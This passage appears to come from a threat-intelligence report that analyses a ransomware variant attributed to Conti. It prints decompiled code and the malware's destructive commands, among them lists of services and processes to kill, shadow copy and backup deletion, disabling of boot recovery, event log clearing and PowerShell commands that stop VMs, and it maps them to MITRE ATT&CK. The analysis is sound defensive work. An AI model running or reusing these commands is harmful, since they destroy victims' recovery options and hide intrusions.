AcronisAgent,ARSM,backup,BackupExecAgentAccelerator,BackupExecAgentBrowser,BackupExecDiveciMediaService,BackupExecJobEngine,BackupExecManagementService,BackupExecRPCService,BackupExecVSSProvider,CAARCUpdateSvc,CASAD2DWebSvc,ccEvtMgr,ccSetMgr,Culserver,dbeng8,dbsrv12,DefWatch,FishbowlMySQL,GxBlr,GxCIMgr,GxCVD,GxFWD,GxVss,memtas,mepocs,msexchange,MSExchange$,msftesql-Exchange,msmdsrv,MSSQL,MSSQL$,MSSQL$KAV_CS_ADMIN_KIT,MSSQL$MICROSOFT##SSEE,MSSQL$MICROSOFT##WID,MSSQL$SBSMONITORING,MSSQL$SHAREPOINT,MSSQL$VEEAMSQL2012,MSSQLFDLauncher$SBSMONITORING,MSSQLFDLauncher$SHAREPOINT,MSSQLServerADHelper100,MVArmor,MVarmor64,svc$,sophos,RTVscan,MySQL57,PDVFSService,QBCFMonitorService,QBFCService,QBIDPService,QBVSS,SavRoam,SQL,SQLADHLP,sqlagent,SQLAgent$KAV_CS_ADMIN_KIT,SQLAgent$SBSMONITORING,SQLAgent$SHAREPOINT,SQLAgent$VEEAMSQL2012,sqlbrowser,Sqlservr,SQLWriter,stc_raw_agent,tomcat6,veeam,VeeamDeploymentService,VeeamNFSSvc,VeeamTransportSvc,vmware-converter,vmware-usbarbitator64,VSNAPVSS,vss,wrapper,WSBExchange,YooBackup,YooIT,vmms,vmwp,vmcompute,
```

In our previous discussion about the watcher process, We shared the code responsible for its initialization. This code snippet demonstrates how the command line is initially set up. A key feature of this malicious software is its structure, which is built on a single, extensive codebase. Different loops are initially used to determine the operational mode – whether it acts as the original, `watcher`, or `unlocker` processes. This indicates that all processes contain the full code of the malware, with differences only in the specific code segment executed or actions taken. For example, in the watcher process, the highlighted code section remains inactive as it already functions as the watcher. However, it's important to

note that all process variations include the encryption mechanism, highlighting the malware's thorough and flexible design.

```
mw_AppendOrReallocateBuffer(pszPath, L"-e watch -pid ", 0xEu);
CurrentProcessId = GetCurrentProcessId();
```

Figure 28

Building on these points, we observe a loop in the malware that appends the PID (Process ID) of the parent process to the command line of the watcher process.

```
{
  *--v152 = CurrentProcessId % 0xA + 48;
  CurrentProcessId /= 0xAu;
}
while ( CurrentProcessId );
v253 = 0;
LOWORD(v252[0]) = 0;
v153 = 7;
v254 = 7;
if ( v152 != (&v241 + 2) )
{
  mw_maybe_wrap_memcpy(v252, v152, (&v241 + 2 - v152) >> 1);
  v153 = v254;
  CurrentProcessId = v253;
}
```

Figure 29

Then it will add more arg if needed and then run it.

```
  v158 = pszPath[0];
mw_command_launcher(v158, v157, 0, ptr_var_ProcessInformation);
LOBYTE(v261) = 41;
```

Figure 30

Same for `unlocker1` and `unlocker2`

```
LOBYTE(v261) = 46;
mw_AppendOrReallocateBuffer(pszPath, Source, wcslen(Source));
mw_AppendOrReallocateBuffer(pszPath, L"\" ", 2u);
mw_AppendOrReallocateBuffer(pszPath, L"-e ul1", 6u);
v161 = 0;

  v162 = pszPath[0];
v163 = mw_command_launcher(v162, v161, 0, ptr_var_ProcessInformation);
LOBYTE(v261) = 45;
dwProcessId = v163;
```

Figure 31 – Unlocker1



Figure 32 – Unlocker2

Then, it will protect all the folders related to the malware.



Figure 33



Figure 34 - how the system looks like

The malware utilizes a tool named Everything, described as a search engine on its homepage, to instantly find files and folders by filename on Windows systems. Unlike the typical Windows search, Everything initially presents all files and folders on the computer, hence its name. Users can use search filters to refine the displayed items. The primary benefit of Everything lies in its rapid search capabilities. The malware leverages the DLL of Everything to execute specific functions. The first task of the malware, as shown in the image, is to confirm the presence of Everything on the system.

```
Everything_Exit();
Sleep(0x1388u);
mw_SetupAndInvokeProcessManagement(L"Everything.exe", 1, 0, 0);
Sleep(0x3E8u);
```

Figure 35

```
mw_maybe_wrap_memcpy(Src, v4, wcslen(v4));
if ( a2 )
  mw_AppendOrReallocateBuffer(Src, L"\\Program Files (x86)\\Everything", 0x1Fu);
else
  mw_AppendOrReallocateBuffer(Src, L"\\Program Files\\Everything", 0x19u);
return Src;
```

Figure 36

Then it will launch it

```
mw_AppendOrReallocateBuffer(Block, v18, v31);
mw_AppendOrReallocateBuffer(Block, L"\" -startup", 0xAu);
```

Figure 37

As a component of the malware's process termination system, it establishes a whitelist of processes exempt from being killed. It's quite straightforward to understand that terminating these whitelisted processes could lead to system instability or crashes, as these are likely crucial for the normal functioning of the operating system or other important applications.

```
mw_set_process_id_table();
lpString2[0] = L"spoolsv.exe";
lpString2[1] = L"sihost.exe";
lpString2[2] = L"fontdrvhost.exe";
lpString2[3] = L"cmd.exe";
lpString2[4] = L"dwm.exe";
lpString2[5] = L"LogonUI.exe";
lpString2[6] = L"lsass.exe";
lpString2[7] = L"csrss.exe";
lpString2[8] = L"smss.exe";
lpString2[9] = L"winlogon.exe";
lpString2[10] = L"services.exe";
lpString2[11] = L"conhost.exe";
lpString2[12] = L"everything.exe";
```

Figure 38

The malware then triggers a process to shut down specific services, pinpointing services like `wsearch` (Windows Search), `pla` (Performance Logs & Alerts), and `dusmsvc`. These services play vital roles in various system functions. `wsearch` manages content indexing, property caching, and search results for files, emails, and other content. `pla` aids in performance data collection and logging, while `dusmsvc` (often `DusmSvc`) is linked to data usage statistics. Disabling these services can disrupt regular system operations and impact performance monitoring and search capabilities.

```
mw_wrap_disable_service(L"WSearch");
ptr_var_ProcessInformation = v172;
mw_wrap_disable_service(L"pla");
ptr_var_ProcessInformation = v173;
mw_wrap_disable_service(L"DusmSvc");
ptr_var_ProcessInformation = v174;
mw_wrap_disable_service(L"defragsvc");
ptr_var_ProcessInformation = v175;
mw_wrap_disable_service(L"DoSvc");
ptr_var_ProcessInformation = v176;
mw_wrap_disable_service(L"wercplsupport");
ptr_var_ProcessInformation = v177;
mw_wrap_disable_service(L"SDRSVC");
ptr_var_ProcessInformation = v178;
mw_wrap_disable_service(L"TroubleshootingSvc");
```

Figure 39

```
mw_Kill_process(var_kill_process_list, 1, 1, 0);
```

Figure 40 - start to kill process

The malware subsequently targets and shuts down processes crucial for the system's telemetry, like `searchindexer` and `searchprotocolhost`. `Searchindexer` indexes files to speed up searches, while `searchprotocolhost` manages file search protocols. By disabling these processes, the malware impairs the system's search and indexing efficiency, potentially impacting overall search feature functionality and performance.

```
mw_wrap_Kill_process(L"SearchIndexer.exe", 0, 1, 1);
mw_wrap_Kill_process(L"SearchProtocolHost.exe", 0, 1, 1);
mw_wrap_Kill_process(L"SearchApp.exe", 0, 1, 1);
mw_wrap_Kill_process(L"CompatTelRunner.exe", 0, 1, 1);
mw_wrap_Kill_process(L"wsqmcons.exe", 0, 1, 1);
```

Figure 41

The malware initiates its aggressive phase by terminating processes with high RAM usage and those involved in backup and anti-termination, such as `taskmgr`. This tactic frees up system resources while hindering user efforts to control or recover from the malware's actions.

```
LOBYTE(v261) = 60;
mw_get_backup_process_list(ReturnLength);
mw_Kill_process(ReturnLength, 1, 0, 0);

  v13 = v6;
if ( sub_8A1580(v13, v36, v13, L"sql", 3u) != -1 )
  goto LABEL_27;
v15 = v35[0];
v16 = v35;
if ( v12 >= 8 )
  v16 = v35[0];
if ( sub_8A1580(v16, v14, v16, L"backup", 6u) != -1 )
  goto LABEL_27;
v17 = v35;
if ( v12 >= 8 )
  v17 = v15;
if ( sub_8A1580(v17, v14, v17, L"database", 8u) != -1
  || StrStrIW(ExeName, L"sql")
  || StrStrIW(ExeName, L"backup")
  || StrStrIW(ExeName, L"database") )
```

Figure 42

```
mw_wrap_Kill_process(L"taskmgr.exe", 1, 1, 0);
mw_wrap_Kill_process(L"tasklist.exe", 1, 1, 0);
mw_wrap_Kill_process(L"taskkill.exe", 1, 1, 0);
mw_wrap_Kill_process(L"perfmon.exe", 1, 1, 0);
```

Figure 43

By using the `SetProcessShutdownParameters` API with a zero as a parameter, the malware ensures it is among the last to be terminated during system shutdown, allowing it to remain active longer and potentially disrupt or manipulate shutdown processes.

```
SetProcessShutdownParameters(0, 0);
```

Value	Meaning
000-0FF	System reserved last shutdown range.
100-1FF	Application reserved last shutdown range.
200-2FF	Application reserved "in between" shutdown range.
300-3FF	Application reserved first shutdown range.
400-4FF	System reserved first shutdown range.

Figure 44

Then, if the -port flag existed, it would protect the ransomware from being killed (`-prot`)

The use of `NtSetInformationProcess` manipulates process termination behavior. This particular technique involves setting the `ProcessBreakOnTermination` flag in Windows. Setting this flag makes the process critical to the system's stability. Terminating could lead to dramatic consequences, like a system crash or forced restart.

```
if ( NtSetInformationProcess )
{
  v232 = 4;
  *Data = 1;                            // makes the system treat the termination of this process as critical
  ptr_var_ProcessInformation = Data;
  v230 = ProcessBreakOnTermination;
  process_handle = GetCurrentProcess();
  ptr_NtSetInformationProcess(process_handle);
}
```

Figure 45

Now, to accelerate our reverse engineering process, let's examine multiple actions undertaken by the malware. The first significant step is the modification of registry keys to prevent system shutdown.

```
HKEY_LOCAL_MACHINE,
L"Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer",
0,
0,
0,
0x20106u,
0,
&phkResult,
0) )

etValueExW(phkResult, L"HidePowerOptions", 0, 4u, Data, 4u);

."SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
),
),
),
x20106u,
),
phkResult,
)) )

alueExW(phkResult, L"shutdownwithoutlogon", 0, 4u, Data, 4u);

HKEY_CURRENT_USER,
L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer",
0,
0,
0,
0x20106u,
0,
&phkResult,
0) )

ValueExW(phkResult, L"NoClose", 0, 4u, Data, 4u);
```

Figure 46

Then, kill the process that can shut down the system.

```
mw_wrap_Kill_process(L"logoff.exe", 1, 1, 0);
mw_wrap_Kill_process(L"shutdown.exe", 1, 1, 0);
```

Figure 47

Use `powercfg` to turn off the shutdown with the physical button.

```
mw_command_launcher(L"powercfg.exe -H off", 0, 0, 0x2710u);

mw_command_launcher(
  L"powercfg.exe -SETACVALUEINDEX 8c5e7fda-e8bf-4a96-9a85-a6e23a8c635c 4f971e89-eebd-4455-a8de-9e59040e7347 7648efa3-dd9"
   "c-4e3e-b566-50f929386280 0",

mw_command_launcher(L"powercfg.exe -S 8c5e7fda-e8bf-4a96-9a85-a6e23a8c635c", 0, 0, 0x2710u);
```

Figure 48

Enable Long Path support

```
RegSetValueExW(phkResult, L"LongPathsEnabled", 0, 4u, Data, 4u);
v200 = RegCloseKey;
```

Figure 49

Then, Kill the Telemetry policy

```
HKEY_LOCAL_MACHINE,
L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\DataCollection",
0,
0,
0,
0x20106u,
0,
&phkResult,
0) )

tValueExW(phkResult, L"AllowTelemetry", 0, 4u, Data, 4u);
```

Figure 50

Then, removing command line restrictions,this technique involves strategically modifying registry settings, explicitly targeting the `Software\Policies\Microsoft\Windows\System` path. By deleting the `DisableCMD` value, the malware effectively lifts restrictions on command-line usage, granting itself more freedom to execute various commands.

```
(&v218, L"Software\\Policies\\Microsoft\\Windows\\System", 0x2Au);


y(&v224, L"DisableCMD", 0xAu);
```

Figure 51

Then will run PowerShell

```
mw_command_launcher(L"powershell.exe -ExecutionPolicy Bypass \"Get-VM | Stop-VM\"", 0, 0, 10000u);
mw_command_launcher(
  L"powershell.exe -ExecutionPolicy Bypass \"Get-VM | Select-Object vmid | Get-VHD | %{Get-DiskImage -ImagePath $_.Path;"
   " Get-DiskImage -ImagePath $_.ParentPath} | Dismount-DiskImage\"",
  0,
  0,
  0x2710u);
return mw_command_launcher(
         L"powershell.exe -ExecutionPolicy Bypass \"Get-Volume | Get-DiskImage | Dismount-DiskImage\"",
         0,
         0,
         0x2710u);
}
```

Figure 52

📌 **The malware executes three specific PowerShell commands, each contributing to its ransomware strategy**

1. Halting Virtual Machines: By using the command `powershell.exe -ExecutionPolicy Bypass "Get-VM | Stop-VM"`, the malware effectively stops all active virtual machines on the infected system. This action has the potential to significantly disrupt services or activities running within these VMs, showcasing the malware's ability to target and impact virtualized environments.
2. Targeting Virtual Hard Drives: The malware employs `powershell.exe -ExecutionPolicy Bypass "Get-VM | Select-Object vmid | Get-VHD | %{Get-DiskImage -ImagePath $_.Path; Get-DiskImage -ImagePath $_.ParentPath} | Dismount-DiskImage"` to manipulate virtual hard drives. By dismounting these drives, it can lead to data inaccessibility or corruption, particularly affecting systems that rely heavily on virtual storage solutions.
3. Dismounting Disk Images: The final command, `powershell.exe -ExecutionPolicy Bypass "Get-Volume | Get-DiskImage | Dismount-DiskImage"`, enables the malware to unmount disk images. This action can severely disrupt access to essential data stored in these images, further emphasizing the malware's capability to compromise data availability and disrupt overall system functionality.



Figure 53



Figure 54



Figure 55

Subsequently, the malware utilizes the `wevtutil` command to clear security, system, and application logs. This action erases the event history in these logs, hindering efforts to track and analyze the malware's activities and system changes. It's a strategic move to cover its tracks and maintain stealth within the infected system.

```
mw_command_launcher(L"wevtutil.exe cl security", 0, 0, 0x2710u);
mw_command_launcher(L"wevtutil.exe cl system", 0, 0, 0x2710u);
mw_command_launcher(L"wevtutil.exe cl application", 0, 0, 0x2710u);
```

Figure 56

Returning to the use of `Everything`, the malware leverages an API from the `Everything` DLL specifically to delete the `Run History` on the system. This action is part of its strategy to eliminate traces of its execution and activities, reducing the likelihood of detection and hindering forensic analysis. By clearing the `Run History`, the malware effectively obscures its footprints, making it more challenging to understand its scope and impact on the infected system.

```
Everything_DeleteRunHistory();
```

Figure 57

Then, the malware writes a command into a batch file and runs it. This command incorporates a sequence of operations designed to delay action, manipulate files, change directories, execute additional commands, and delete specific file types. The use of `ping` introduces a short pause, while `fsutil` alters file data. The `cd` command changes the working directory, and the final segment deletes various executable and configuration files. This sequence of actions demonstrates the malware's capability to disrupt, manipulate, and remove critical files on the infected system, reflecting its destructive and stealthy nature.

```
!WriteFile(hFile, v6, HIDWORD(v21), &NumberOfBytesWritten, 0) )
```

Figure 58

Then, the malware employs a WMI (Windows Management Instrumentation) query to delete Shadow Copies on the system. The query, `ROOT\CIMV2 SELECT * FROM Win32_ShadowCopy`, retrieves all existing shadow copies using WMI. By targeting and deleting these shadow copies, the malware further obstructs system restoration or recovery attempts, enhancing its ability to maintain control and evade detection. This tactic underscores the malware's comprehensive strategy to eliminate potential avenues for system recovery and reinforce its persistence within the compromised environment.

```
Release = pProxy->lpVtbl[6].Release;
v14 = sub_8A9E20(&v25, L"SELECT * FROM Win32_ShadowCopy");
v36 = 2;
if ( *v14 )
  if ( !i )
    break;
  if ( (*(*v29 + 16))(v29, L"__PATH", 0, &v28, 0, 0) >= 0 )
  {
    v24 = (pProxy->lpVtbl[5].AddRef)(pProxy, v28.lVal, 0, 0, 0);
    if ( v24 < 0 )
```

Figure 59

The malware proceeds to configure system recovery options using various commands:

1. `bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures`: This command adjusts the Boot Configuration Data (BCD) store by setting the `bootstatuspolicy` for the default boot entry to `ignoreallfailures`. Consequently, Windows will disregard any boot errors and refrain from automatically initiating recovery tools during boot failures. This adjustment complicates the recovery process in case of boot problems.
2. `bcdedit.exe /set {default} recoveryenabled no`:This command modifies the BCD store to disable the Windows Recovery Environment (WinRE) for the default boot entry. With recovery disabled, the system will not attempt to access the recovery environment when encountering startup issues, potentially impeding troubleshooting and repair efforts.
3. `wbadmin.exe DELETE SYSTEMSTATEBACKUP`: This command uses the Windows Backup command-line tool (`wbadmin`) to delete system state backups, which include critical Windows configuration files, registry settings, and system files. Removing

these backups eliminates potential restore points, reducing the ability to recover the system configuration to a previous state.

4. `wbadmin.exe delete catalog -quiet`: This command removes the backup catalog on the machine using `wbadmin`. The backup catalog maintains records of backup sets and details. The `-quiet` switch ensures the action is performed without prompts, meaning the catalog deletion occurs without confirmation. This further hampers recovery efforts by eliminating essential information required for backup restoration.

```
mw_command_launcher(L"bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures", 0, 0, 0x2710u);
mw_command_launcher(L"bcdedit.exe /set {default} recoveryenabled no", 0, 0, 0x2710u);
mw_command_launcher(L"wbadmin.exe DELETE SYSTEMSTATEBACKUP", 0, 0, 0x2710u);
mw_command_launcher(L"wbadmin.exe delete catalog -quiet", 0, 0, 0x2710u);
```

Figure 60

📌 **We have gathered all the Tactics, Techniques, and Procedures (TTPs) identified and meticulously mapped them within the MITRE ATT&CK framework.**

MITRE ATT&CK framework

Collection SYSTEM INFO -

- `GetNativeSystemInfo`
- `GetVersionExW`
- `GetTokenInformation`
- `GetUserNameW`
- `GetComputerNameExW`
- `GlobalMemoryStatusEx`

Set Privileges -

- `AdjustTokenPrivileges`

Persistence -

- `RegSetValueExW` (`Debugger:SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options`)
- `RegSetValueExW` (`SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run`)
- `RegSetValueExW` (`Software\\Classes\\exefile\\shell\\open\\command`)

Defense Evasion Auto-elevation -

- `RegSetValueExW` (`SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System:ConsentPromptBehaviorAdmin`)
- `CoGetObject` Elevation: `Administrator! new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}`
- `TerminateProcess`
- `SetSecurityInfo` - Change Process DACL
- `SetFileAttributesW` - the Temp folder that contains all the output files (only system access)
- `cmd.exe /c DC.exe /D`
- `SetProcessShutdownParameters`(`0,0`)
- `RegSetValueExW` (`SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\DataCollection:AllowTelemetry`)

- `RegSetValueExW` (`SOFTWARE\\MICROSOFT\\Windows\\CurrentVersion\\Policies\\System:ConsentPromptBehaviorAdmin`)

- `RegSetValueExW` (`SOFTWARE\\MICROSOFT\\Windows\\CurrentVersion\\Policies\\System:ConsentPromptBehaviorUser`)

- `RegSetValueExW` (`SOFTWARE\\MICROSOFT\\Windows\\CurrentVersion\\Policies\\System:PromptOnSecureDesktop`)

- `RegSetValueExW` (`SOFTWARE\\MICROSOFT\\Windows\\CurrentVersion\\Policies\\System:EnableLUA`)

- `RegDeleteValueW` (`Software\\Policies\\Microsoft\\Windows\\System:DisableCMD`)

Command Launcher -

- `CreateProcessW`

Priority API -

- `SetPriorityClass`

Modify file time -

- `SystemTimeToFileTime`

- `SetFileTime`

Check for Running the same malware -

- `CreateMutexA`

Impact -

- Kill Explorer

- `DeviceIoControl` - USN deleted using `FSCTL`

- `OpenServiceW`, `ChangeServiceConfigW`, `RegSetValueExW`, `OpenServiceW`, `ControlService`, Kill System Services.

- `RegSetValueExW` (`Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer:HidePowerOptions`)

- `RegSetValueExW` (`SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System:shutdownwithoutlogon`)

- `RegSetValueExW` (`SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer:NoClose`)

- `RegSetValueExW` (`SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer:StartMenuLogOff`)

- `powercfg.exe -H off`

- `powercfg.exe -SETACVALUEINDEX 8c5e7fda-e8bf-4a96-9a85-a6e23a8c635c 4f971e89-embed-4455-a8de-9e59040e7347 7648efa3-dd9c-4e3e-b566-50f9293862800`

- `bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures`

- `bcdedit.exe /set {default} recoveryenabled no`

- `wbadmin.exe DELETE SYSTEMSTATEBACKUP`

- `wbadmin.exe delete catalog -quiet`

- `RegSetValueExW` (`SOFTWARE\\MICROSOFT\\Windows\\CurrentVersion\\Policies\\System:legalnoticetext`)

Execution -

- `RegisterHotKey` (`Alt + F1`)

Anti Forensics -

- `wevtutil.exe cl security`

- `wevtutil.exe cl system`

- `wevtutil.exe cl application`

- Use the `Everything` to delete `Run History`

- `SHEmptyRecycleBinW`

Evolution of Ransomware

After researching the malware and cross-referencing with additional IOCs and TTPs, it was discovered that this is a variant of the well-known ransomware `mimic.exe`, which has been upgraded and released in a new version - `pizdaosla` (📌 **meaning** "female genitalia" in Russian). Mimic written by the Russian Threat Actor Conti, seemingly aims to encrypt victims' networks and demand ransom for the stolen information. The context of this activity can also be seen through multiple mentions in this analysis, as well as the code itself which is very similar to the structure of mimic.

Origin of Malware and Threat Intelligence Research

Intelligence Infrastructure

As part of the threat intelligence research conducted by the IONSEC intelligence team, a wide infrastructure was created in Telegram and the Darknet that sends its agents to powerful and active groups seemingly related to attack organizations. The avatars built and investigated are assessed with high confidence through internal sources and attack groups that Conti has resumed its operations under the radar, working in collaboration with and under the sponsorship of Killnet.

Cryptic Clues

Cryptic clues can be found in the malware code and its accompanying metadata to link the activity to Conti's specific nature.

📌 **Sova**, a free translation from Russian - an Owl. The wisest animal of all, active during the night hours and under the radar. An owl's eyes are everywhere - it rotates its head in a perfect circle and has a huge field of vision, enabling it to gaze deeply at its surroundings and see far distances. An owl also symbolizes evil prophecies and witchcraft - making it a mysterious, wise, and deceitful creature.

Greetings from Siberia

The identification of the mutex `fromSiberiaWithLove` reveals a distinct message, signifying a cold yet warm greeting from Siberia, Russia, intended for a specialized audience. This nuanced communication is accessible only to those proficient in malware code analysis, highlighting the creators' desire to connect with individuals capable of appreciating their sophisticated craftsmanship. It emphasizes the importance of persistent exploration in uncovering hidden treasures within complex code.

📌 ***Profound Significance of a Simple Mutex***

This analysis reveals technological skill and a rich blend of cultural and symbolic communication through the mutex `fromSiberiaWithLove`. Far from being just a digital marker, it signifies origin, purpose, and a sense of connection among informed parties. It underscores the intricate layers and commitment within cybercriminal circles and the critical need for persistent, in-depth efforts by cybersecurity experts to interpret, comprehend, and counteract these threats.

📌 Conti: Evolution, Disruption, and Stealthy Expansion

Conti, recognized for its ruthless attacks and explicit support of Russia's military actions in Ukraine[ii], emerged in 2020 as a notable entity in the cybercrime landscape, offering ransomware services globally, particularly prominent in Russia. This group also managed to provoke the U.S., prompting a $10 million bounty for information leading to its members[iii]. Despite the shutdown of its primary website in May 2022, the exact cause remains elusive, with speculations pointing towards sanctions fears related to the Russia-Ukraine conflict.

However, the demise of such groups rarely marks their end. Often, they reemerge under new guises, retaining their core objectives and capabilities. Conti, with its established network of developers and reputation for quality, is believed to remain potent and cohesive even after its supposed downfall.

📌 Allegiances – Russian Government Connections?

In Russia, a culture of supporting entities that advance the government's objectives exists[iv], a practice evidenced by groups like Killnet [v]. Despite its original focus on Sudan's civil issues, this group's backing of Anonymous Sudan underscores a broader alignment against Western ideologies, echoing pro-Russian sentiments. By embracing Anonymous Sudan, Killnet extends its ideological reach and cements its role as a benefactor for like-minded groups, furthering Russia's geopolitical agenda.

📌 Cross-referencing and Conclusions

